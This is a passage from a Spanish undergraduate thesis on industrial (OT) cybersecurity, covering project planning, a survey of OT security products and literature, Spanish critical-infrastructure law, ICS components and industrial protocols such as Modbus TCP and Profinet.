

Ilustración 8: Planificación del proyecto en un tablero de Trello.

1.5. Planificación del Trabajo



Ilustración 9: Diagrama de Gantt del Proyecto

Mostramos a continuación la planificación ordenada por entregas previstas en el proyecto de Ciberseguridad OT con MS Project que, se utiliza para el seguimiento del proyecto conjuntamente con la herramienta Trello.



Ilustración 10: Listado de tareas del proyecto

En la planificación existen tareas que se desglosan en varias subtareas, con dependencia directa entre ellas y tareas que no podrán llevarse a cabo si no se ha finalizado la tarea anterior.

El diagrama de Gantt que podemos observar en la ilustración 9 desarrollado en MS Project, identifica y representa dichas dependencias.

1.6. Breve sumario de productos obtenidos

Realizamos un breve análisis de estado de las investigaciones, productos y trabajos existentes sobre el trabajo de investigación que queremos realizar como parte del estado del arte y estudio de mercado. Buscamos diferentes fuentes que aborden el problema planteado en el proyecto que deseamos investigar.



Ilustración 11: OT Security Solutions. Fuente: https://www.prnewswire.com/il/news-releases/scadafence-named-an-ot-security-market-leader-in-2021-isg-provider-lens-report-301462711.html

Se comprueba que existen en la actualidad diferentes fabricantes que, ya desde años atrás, están trabajando en proteger y mejorar las infraestructuras industriales frente a las ciber amenazas. Algunos ejemplos son:

- **Nozomi Networks**. Solución completa para riesgos, visibilidad y detección de amenazas.
- **Forescout**. Incrementa la seguridad en entornos OT/ICS y SCADA.
- **Claroty**. Visibilidad, protección y detección de amenazas, *Extended* IOT (XIoT), OT e IOT.
- **Microsoft (CyberX)**. Para nuestro trabajo nos apoyaremos en esta tecnología de Microsoft (*Microsoft Defender for IoT*).

En lo referente a diferentes análisis, investigaciones, trabajos, laboratorios como fuente de información sobre la ciberseguridad industrial, podemos mostrar como ejemplo los siguientes:

- **ISMSForum**. Guía sobre controles de seguridad en sistemas OT [5].
- **INCIBE-CERT**. Laboratorios Ciberseguridad Industrial [6].
- **Proyecto de Fin de Carrera de D. Isidro González Gallego**. Estudio de la ciberseguridad Industrial. *Pentesting* y laboratorio de pruebas de concepto [7].
- Diferentes **libros** que tratan sobre la **Ciberseguridad Industrial** indicamos algunos ejemplos:
    - Ciberseguridad Industrial e infraestructuras críticas de Fernando Sevillano. Editorial Ra-Ma.
    - *Industrial CyberSecurity*: *Efficiently monitor the Cybersecurity posture of your ICS environment, 2nd Edition*. Octubre de 2021 escrito por Pascal Ackerman.
- **CNPIC**[1]. Centro Nacional de Protección de Infraestructuras Críticas, publicaciones, seguridad integral y CERT [8].

En el trabajo de fin de carrera de D. Isidro González Gallego se muestran los posibles vectores de ataque y pruebas de concepto que permiten la explotación de sistemas industriales virtualizados (*software*). Con nuestro trabajo, además de mostrar las amenazas a los que un sistema de control puede enfrentarse, evaluaremos cómo podemos utilizar las herramientas de Ciberseguridad OT para que nos permitan detectar estos ataques y con ello responder y proteger nuestros entornos de operación y todo ello, en un laboratorio (*hardware*) real.

Algunos productos analizados que permiten desplegar sistemas virtualizados PLCs para realizar sobre ellos las pruebas de concepto sin necesidad de disponer de PLCs y Sistemas de Control tipo *hardware* son:

- Simulador PLC Siemens S7 300 PLCSIM [9]
- *Software* gratuito para simulación de procesos mediante autómatas programables virtualmakTCP [10].

[1] CNPIC: Centro Nacional de Protección de Infraestructuras Críticas.

1.7. Breve descripción de los otros capítulos de la memoria

En los próximos capítulos del proyecto de "Ciberseguridad en Sistemas Industriales" desarrollaremos los siguientes contenidos:

- En el **capítulo 2** conoceremos ¿Qué son las Infraestructuras Críticas? y las leyes que aplican a estos servicios esenciales tanto a nivel nacional como a nivel europeo. Estos marcos nos permitirán situar este tipo de instalaciones y de qué planes podremos disponer para la protección de las Infraestructuras Críticas. Continuando con el **capítulo 2** tendremos ocasión de describir los Sistemas Industriales, sus componentes principales y los protocolos de comunicación de estos elementos, lo que nos dará una visión general de a qué tipo de amenazas pueden verse expuestos estos activos cuando tienen conectividad a internet y qué dispositivos podría llegar a controlar un actor malicioso.
- La parte más práctica del proyecto la abordaremos en el **capítulo 3**. En mismo tendremos ocasión de realizar diferentes ataques sobre el laboratorio que se ha diseñado para demostrar cómo se podría comprometer la instalación, secuestrar los sistemas y tomar el control de la instalación industrial (ataques IT y ataques OT).
- En el **capítulo 4** trataremos cómo securizar los entornos ICS, y cómo podremos detectar estos ataques principalmente en las fases más activas de escaneo y obtención de acceso para responder a este ataque de una manera adecuada mediante la sonda instalada en el laboratorio. También comentaremos los marcos de referencia que nos pueden ayudar en esta tarea de securización de los entornos de operación.
- Mostraremos varios casos reales "Colonial Pipeline" y "Stuxnet" para abordar el gran impacto que un ataque puede causar en un ICS en el **capítulo 5**.
- En el **capítulo 6** de la memoria procederemos a describir las conclusiones del trabajo, junto con una reflexión sobre el grado de consecución de los objetivos planteados inicialmente, así como un análisis crítico del seguimiento de la planificación y metodología a lo largo del proyecto.
- Dejamos una estimación sobre la valoración económica para el **capítulo 7**, con los costes estimados de la realización de todo el proyecto con el despliegue del laboratorio para las pruebas de concepto.
- El **Capítulo 8** incluye un Glosario con la definición de los términos y acrónimos más relevantes utilizados dentro de la memoria del proyecto.
- En el **Capítulo 9** añadimos una Bibliografía con la lista numerada de las referencias bibliográficas utilizadas dentro de la memoria del proyecto.
- Por último en el **Capítulo 10** enumeraremos los Anexos del TFG.

2. Infraestructuras Críticas

Las sociedades se enfrentan actualmente a diferentes desafíos que confieren a la seguridad de los sistemas un carácter cada vez más complejo. Nuevos riesgos, generados en gran medida por la globalización y los avances tecnológicos, y entre los que se cuentan el terrorismo internacional, los ataques de falsa bandera[1], atacantes con malas intenciones en busca de un rédito económico entre otros, y a los que se suman los ya existentes como el terrorismo tradicional. En este marco, es cada vez mayor la dependencia que las sociedades tienen del complejo sistema de infraestructuras que dan soporte y posibilitan el normal desempeño de los sectores productivos, de gestión y de la vida ciudadana en general.

Estas infraestructuras suelen ser sumamente interdependientes entre sí, razón por la cual los problemas de seguridad que pueden desencadenarse en cascada a través del propio sistema tienen la posibilidad de ocasionar fallos inesperados y cada vez más graves en los servicios básicos para la población.

Hasta tal punto es así, que cualquier interrupción no deseada incluso de corta duración y debida causas naturales o técnicas, o también a ataques deliberados, podría tener graves consecuencias en los flujos de suministros vitales o en el funcionamiento de los servicios esenciales, además de provocar perturbaciones y disfunciones graves en materia de seguridad.

Dentro de las prioridades estratégicas de la seguridad, se encuentran las infraestructuras que están expuestas a una serie de amenazas. Para su protección se hace imprescindible por un lado, catalogar el conjunto de aquellas que prestan servicios esenciales a nuestra sociedad y por otro, diseñar un planeamiento que contenga medidas de prevención y protección eficaces contra las posibles amenazas hacia tales infraestructuras, tanto en el plano de la seguridad física, como en el de la seguridad de las tecnologías de la información y las comunicaciones.

[1] ataques de falsa bandera: operaciones encubiertas llevadas a cabo por gobiernos, corporaciones y otras organizaciones, diseñadas para parecer como si fuesen llevadas a cabo por otras entidades.

2.1 Definición

Las infraestructuras críticas son aquellas infraestructuras de servicios y suministros que desempeñan una función esencial para el correcto funcionamiento del país, de la sociedad y del bienestar de los ciudadanos.

La designación de una infraestructura crítica viene atribuida por el **CNPIC** (Centro Nacional para la Protección de las Infraestructuras Críticas) a nivel nacional y por el **PEPIC** (Programa Europeo de Protección de Infraestructuras Críticas) [11] con el objetivo de promover la creación de listas de infraestructuras críticas por parte de los estados miembros en su territorio, preparar los análisis de vulnerabilidades y evaluación del riesgo, presentar soluciones y medidas de protección y fomentar la colaboración entre las empresas y las administraciones públicas en la protección de infraestructuras.

La legislación vigente en materia de infraestructuras críticas (Ley 8/2011, de 28 de abril [12] y Real Decreto 704/2011, de 20 de mayo [13]), que se enmarca en el Sistema de Seguridad Nacional (Ley 36/2015, de 28 de septiembre) y el cumplimiento de los estándares europeos en relación con las infraestructuras críticas establecidas por la Directiva 114/2008/CE.

Los sectores identificados que prestan un servicio esencial para el correcto funcionamiento de la sociedad son:

Agua	Alimentación	Energía
Espacio	Química	Industria Nuclear
Investigación	Salud	Sistema Financiero
Sistema Tributario	TI y Comunicaciones	Transporte

Cualquier empresa, institución, organismo (público o privado) que gestione al menos una infraestructura identificada como infraestructura crítica para el CNPIC podrá ser considerado un operador crítico.

Ilustración 12: Centro Nacional de Protección de Infraestructuras Críticas. Disponible en: https://cnpic.interior.gob.es/

2.2 Ley de Infraestructuras Críticas (Ley PIC)

Ley 8/2011, de 28 de abril, complementada por el Real Decreto 704/2011 por la que se establecen medidas para la protección de las infraestructuras críticas.

La **Ley PIC** define como infraestructuras críticas aquellas cuyo funcionamiento es indispensable y no permite soluciones alternativas, por lo que su interrupción, perturbación o destrucción tendría un grave impacto sobre los servicios esenciales de la sociedad y sus ciudadanos [14].

Los dos grandes objetivos de esta norma son:

- Designar y catalogar el conjunto de infraestructuras que prestan servicios esenciales a nuestra sociedad.
- Diseñar un planeamiento que contenga medidas de prevención y protección eficaces contra las posibles amenazas hacia tales infraestructuras, tanto en el plano de la seguridad física como en el de la seguridad de las tecnologías de la información y las comunicaciones.

Según la Ley:

- Se definirán tantos **PES** (Planes estratégicos Sectoriales) como sectores haya.
- Las empresas designadas como operadores críticos deberán presentar y mantener un **PSO** (Plan de Seguridad del Operador).
- Las empresas deberán mantener un **PPE** (Plan de Protección Específico) para cada una de las infraestructuras designadas como críticas.
- La administración competente desarrollará un **PAO** (Plan de Apoyo Orientativo) en coordinación con las autoridades.



Ilustración 13: Organización Ley PIC

En cuanto a los Planes de Seguridad del Operador (PSO) y los Planes de Protección Específicos (PSE) se puede resumir su alcance y los plazos de respuesta en la siguiente tabla:

Aspecto	PSO	PPE
Alcance	Políticas Generales	Medidas concretas para la garantizar la seguridad física y lógica
Plazo de elaboración a partir de notificación del CNPIC	6 meses	4 meses
Contenidos esenciales	Metodología de análisis de riesgo y criterio de aplicación de medidas de seguridad	Medidas permanentes de protección y medias de seguridad temporales y graduadas
Órgano resolutivo	Secretaría de Estado u órgano delegado tras el informe del CNPIC	Secretaría de Estado u órgano delegado tras el informe del CNPIC
Plazo de respuesta	2 meses	2 meses
Plazo de revisión	Cada 2 años	Cada 2 años

Por último indicar que, la gestión de incidentes se deberá realizar entre el operador y el CNPIC a través de su CSIRT[1] de referencia [15].

2.3 Sistemas Industriales y sus componentes

En los Sistemas Industriales podemos encontrar diferentes componentes [16] incluyendo sistemas de *hardware* y sistemas de *software* que supervisan y controlan los dispositivos físicos de los procesos industriales. A continuación se identificarán los principales componentes que podemos encontrar en una instalación industrial y que se mostrarán en el laboratorio para la mejor comprensión de su funcionamiento técnico y las posibles amenazas a las que se pueden enfrentar.

2.3.1 Sistemas de Control

La función de estos dispositivos es la de controlar y monitorizar los dispositivos de la instalación industrial. Un ejemplo de este sistema de control es SCADA[2].

[1] CSIRT: equipo de Respuesta a Incidentes de Seguridad (CSIRT) es una organización que es responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad.
[2] SCADA: (*Supervisory Control and Data Acquisition*) aplicación *software* que realiza las tareas de Supervisión, Control y Adquisición de Datos de los equipos de la instalación industrial y de los procesos.

2.3.2 PLC

Los controladores lógicos programables (PLC) son uno de los elementos fundamentales de control de un sistema industrial. Estos dispositivos pueden recibir datos de diferentes tipos como sensores de presión, temperatura y detectores de posición, luz y movimiento, entre otros.

Ilustración 14: PLC Siemens LOGO!

2.3.3 MTU

Los dispositivos MTU (*Master Terminal Unit*) son los dispositivos que emiten órdenes a los dispositivos terminales remotos y los encargados de comunicarse con los dispositivos de la planta como los RTU y los PLC.

2.3.4 RTU

Los dispositivos RTU (*Remote Terminal Unit*) son dispositivos de campo controlados por un microprocesador que recibe órdenes de los MTU.

2.3.5 HMI

Las unidades HMI (*Human Machine Interface*) permiten la interacción entre el operador de la máquina y el *hardware* para monitorizar los datos de los procesos y realizar ajustes para mejorar los procesos. Las unidades HMI permiten la supervisión de un conjunto de datos recibidos de los PLC y las RTU.

2.3.6 IED

Dispositivo inteligente (*Intelligent Electronic Device*) capaces de recibir y analizar datos, comunicarse con otros dispositivos y automatizar diferentes funciones de procesamiento y control.

2.3.7 Actuadores

Son dispositivos capaces de generar una acción basada en energía eléctrica, gaseosa o líquida. Suelen actuar sobre elementos finales como las válvulas para la apertura y cierre de circuitos.

Ilustración 15: Actuadores y válvulas de Siemens

2.3.8 DCS

Los DCS (*Distributed Control Systems*) son sistemas de control distribuido muy similares a los PLC pero con un concepto de distribución. Su ejecución y control se realiza de forma centralizada.

2.4 Protocolos de comunicación de los Sistemas Industriales

Los protocolos de comunicación, en este caso protocolos de comunicación industriales [17], son fundamentales a la hora de poder conectar y operar los diferentes dispositivos de los sistemas industriales, pudiendo diferenciar dos grupos principalmente: protocolos de campo y protocolos de control.



Ilustración 16: Separación de Protocolos OT

Para nuestro estudio e investigación nos centraremos en los protocolos de control, más específicamente en las transmisiones con encapsulación TCP/IP, considerado un protocolo inseguro. Veremos que por lo general, estas comunicaciones se realizan sin cifrar permitiendo que mediante diferentes técnicas de ataque, como MITM (*Man-in-the-middle*), podamos escuchar la comunicación mediante la captura del tráfico de red obteniendo datos que posteriormente se puedan utilizar para alterar los registros que reciben los PLC.

2.4.1 Modbus TCP/IP

Modbus TCP/IP es una variante de la familia MODBUS[1] de protocolos de comunicación simples y neutrales para la supervisión y el control de equipos de automatización de los sistemas industriales, específicamente las transmisiones en un entorno '*Intranet*' o 'Internet' utilizando los protocolos TCP/IP.

2.4.2 EtherNet/IP

Ethernet/IP se desarrolló a partir del Protocolo industrial común (CIPTM) que es una adaptación del protocolo CIP a *ethernet*, siendo un conjunto de estándares abiertos.

Ethernet/IP fue diseñado para comunicarse a través del *Ethernet* estándar, utilizado en las redes domésticas y comerciales. La "IP" en Ethernet/IP significa Protocolo Industrial.

2.4.3 Profinet

PROFINET (*Process Field Network*) es un protocolo de comunicación *Ethernet* industrial basado en estándares abiertos TCP/IP e IT y desarrollado con un enfoque semejante a PROFIBUS DP[2]. Asimismo, es un mecanismo para intercambiar datos entre controladores y dispositivos.

2.4.4 STEP 7

STEP 7 o S7, cuyo creador es Siemens, es un software de programación de controladores lógicos programables (PLC) que permite configurar, programar, probar y diagnosticar los controladores SIMATIC de Siemens, incluyendo los controladores básicos, avanzados y distribuidos de todas las generaciones, ya sean basados en PLC o en PC, incluyendo controladores de software.

[1] MODBUS: protocolo de Operación muy extendido y que fue creado por Schneider Electrics.
[2] PROFIBUS DP: fue desarrollado específicamente para la comunicación entre los sistemas de automatización y los equipos descentralizados.

